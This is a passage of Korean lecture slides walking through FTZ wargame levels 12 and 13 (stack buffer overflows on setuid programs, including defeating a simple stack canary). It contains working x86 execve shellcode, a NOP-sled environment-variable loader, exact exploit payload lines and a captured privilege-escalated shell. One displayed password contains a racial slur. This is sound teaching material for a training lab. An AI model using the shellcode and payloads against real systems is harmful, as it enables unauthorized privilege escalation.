    - attackme 프로그램이 입력을 파이프를 통해 받게 되어 있으므로, exec 시스템 호출을 통해 실행되는 셸 코드도 마찬가지로
    - 앞의 python 프로그램이 끝나면서 pipe 깨짐 → 입력 받을 곳이 사라짐
- cat 명령을 추가해 사용자 입력을 셸 프로그램에 전달해 주면 됨





## 공격 프로그램 실행



- 공격 수행

```
level12@ftz:~  
[level12@ftz tmp]$ cd ..  
[level12@ftz level12]$ (python -c 'print "A"*268 + "\x68\x4\xff\xbf";cat)| ./at  
tackme  
문장을 입력하세요.  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAh? ?  
  
id  
uid=3093(level13) gid=3092(level12) groups=3092(level12)  
whoami  
level13  
my-pass  
TERM environment variable not set.  
  
Level13 Password is "have no clue".  
█
```



# 버퍼 오버플로우 공격

- 버퍼 오버플로우 공격 시 스택 구조





## 실습 FTZ Level 13. 스택 가드



## 문제 파악


- level13 계정으로 로그인 → 힌트 확인

```
level13@ftz:~  
-rwsr-x--- 1 level14 level13 13953 Mar 8 2003 attackme ← SetUID  
-rw-r----- 1 root level13 258 Mar 8 2003 hint  
drwxr-xr-x 2 root level13 4096 Feb 24 2002 public_html  
drwxrwxr-x 2 root level13 4096 Jan 11 2009 tmp  
[level13@ftz level13]$ cat hint  
  
#include <stdlib.h>  
  
main(int argc, char *argv[])  
{  
    long i=0x1234567;  
    char buf[1024];  
  
    setreuid( 3094, 3094 );  
    if(argc > 1)  
        strcpy(buf,argv[1]); ← 버퍼 오버플로우  
  
    if(i != 0x1234567) { ← 스택 가드  
        printf(" Warning: Buffer Overflow !!! \n");  
        kill(0,11);  
    }  
}
```

```
[level13@ftz level13]$ █
```

## 문제 파악

- level11 문제처럼 풀면?
  - i 값이 0x41414141로 바뀌어 0x1234567과 달라 공격 실패





## 소스 분석



- gdb를 실행시켜 main 함수 disassemble

```
level13@ftz:~  
Dump of assembler code for function main:  
0x080484a0 <main+0>:  push    %ebp  
0x080484a1 <main+1>:  mov     %esp,%ebp  
0x080484a3 <main+3>:  sub     $0x418,%esp  
0x080484a9 <main+9>:  movl    $0x1234567,0xffffffff4(%ebp)  
0x080484b0 <main+16>:  sub     $0x8,%esp  
0x080484b3 <main+19>:  push    $0xc16  
0x080484b8 <main+24>:  push    $0xc16  
0x080484bd <main+29>:  call    0x8048370 <setreuid>  
0x080484c2 <main+34>:  add     $0x10,%esp  
0x080484c5 <main+37>:  cmpl    $0x1,0x8(%ebp)  
0x080484c9 <main+41>:  jle     0x80484e5 <main+69>  
0x080484cb <main+43>:  sub     $0x8,%esp  
0x080484ce <main+46>:  mov     0xc(%ebp),%eax  
0x080484d1 <main+49>:  add     $0x4,%eax  
0x080484d4 <main+52>:  pushl   (%eax)  
0x080484d6 <main+54>:  lea     0xffffbbe8(%ebp),%eax  
0x080484dc <main+60>:  push    %eax  
0x080484dd <main+61>:  call    0x8048390 <strcpy>  
0x080484e2 <main+66>:  add     $0x10,%esp  
0x080484e5 <main+69>:  cmpl    $0x1234567,0xffffffff4(%ebp)  
0x080484ec <main+76>:  je      0x804850d <main+109>  
0x080484ee <main+78>:  sub     $0xc,%esp  
---Type <return> to continue, or q <return> to quit---
```



# 소스 분석


- 프로그램 실행 시 스택 구조 (앞 페이지 화살표)





## 버퍼 오버플로우 공격

- 버퍼 오버플로우 공격을 수행하려면?
  - 셸 코드를 메모리 어딘가에 저장
    - 이 때 저장한 곳의 주소를 알아야 함
  - attackme 프로그램 수행 시 인자(argv[1])로
    - 처음 1036 바이트 : 아무 내용이나 상관 없음 (NULL만 없으면 됨)
    - 다음 4 바이트 : **0x1234567**
    - 다음 12 바이트 : 아무 내용이나 상관 없음 (NULL만 없으면 됨)
    - 다음 4 바이트 : 앞에서 저장한 셸 코드의 주소









# 버퍼 오버플로우 공격

- 버퍼 오버플로우 공격 시 스택 구조





## 공격 프로그램 작성

- 환경 변수에 셸 코드를 저장하는 프로그램 작성 (envsh.c)
  - 레벨 11에서 작성한 프로그램을 복사해도 됨

```
level11@ftz:~/tmp
#include <stdio.h>
#include <stdlib.h>
#define SIZE 2048

char shellcode[] = "\xeb\x0d\x5b\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xe8\xee\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

main() {
    int i;
    int slen = strlen(shellcode);
    unsigned char code[SIZE];

    for (i = 0; i < SIZE - slen - 1; i++) {
        code[i] = 0x90;
    }
    strcpy(code + SIZE - slen - 1, shellcode);
    code[SIZE - 1] = '\0';

    memcpy(code, "SHELLCODE=", 10);
    putenv(code);
    system("/bin/bash");
}

~
"envsh.c" 21L, 469C 1,1 All
```



- 환경 변수 SHELLCODE의 주소 출력 프로그램 작성 (env.c)
  - 레벨 11에서 작성한 프로그램을 복사해도 됨

[illegible]



## 공격 프로그램 실행

- 환경 변수에 셸 코드를 저장하고 셸 코드의 주소 획득

```
level13@ftz:~/tmp
[level13@ftz tmp]$ gcc -o envsh envsh.c
[level13@ftz tmp]$ gcc -o env env.c
env.c: In function `main':
env.c:4: warning: return type of `main' is not `int'
[level13@ftz tmp]$ ./envsh
[level13@ftz tmp]$ ./env
Address: 0xbffff468
[level13@ftz tmp]$
```



## 공격 프로그램 실행



- 공격 수행

```
level13@ftz:~  
[level13@ftz tmp]$ cd ..  
[level13@ftz level13]$ ./attackme `python -c 'print "A" * 1036 + "\x67\x45\x23\x01" + "A" * 12 + "\x68\x45\xff\xbf"'`  
sh-2.05b$ whoami  
level14  
sh-2.05b$ my-pass  
TERM environment variable not set.  
  
Level14 Password is "what that nigga want?".  
sh-2.05b$ █
```



# 버퍼 오버플로우 공격

- 버퍼 오버플로우 공격 시 스택 구조





**THANK YOU!**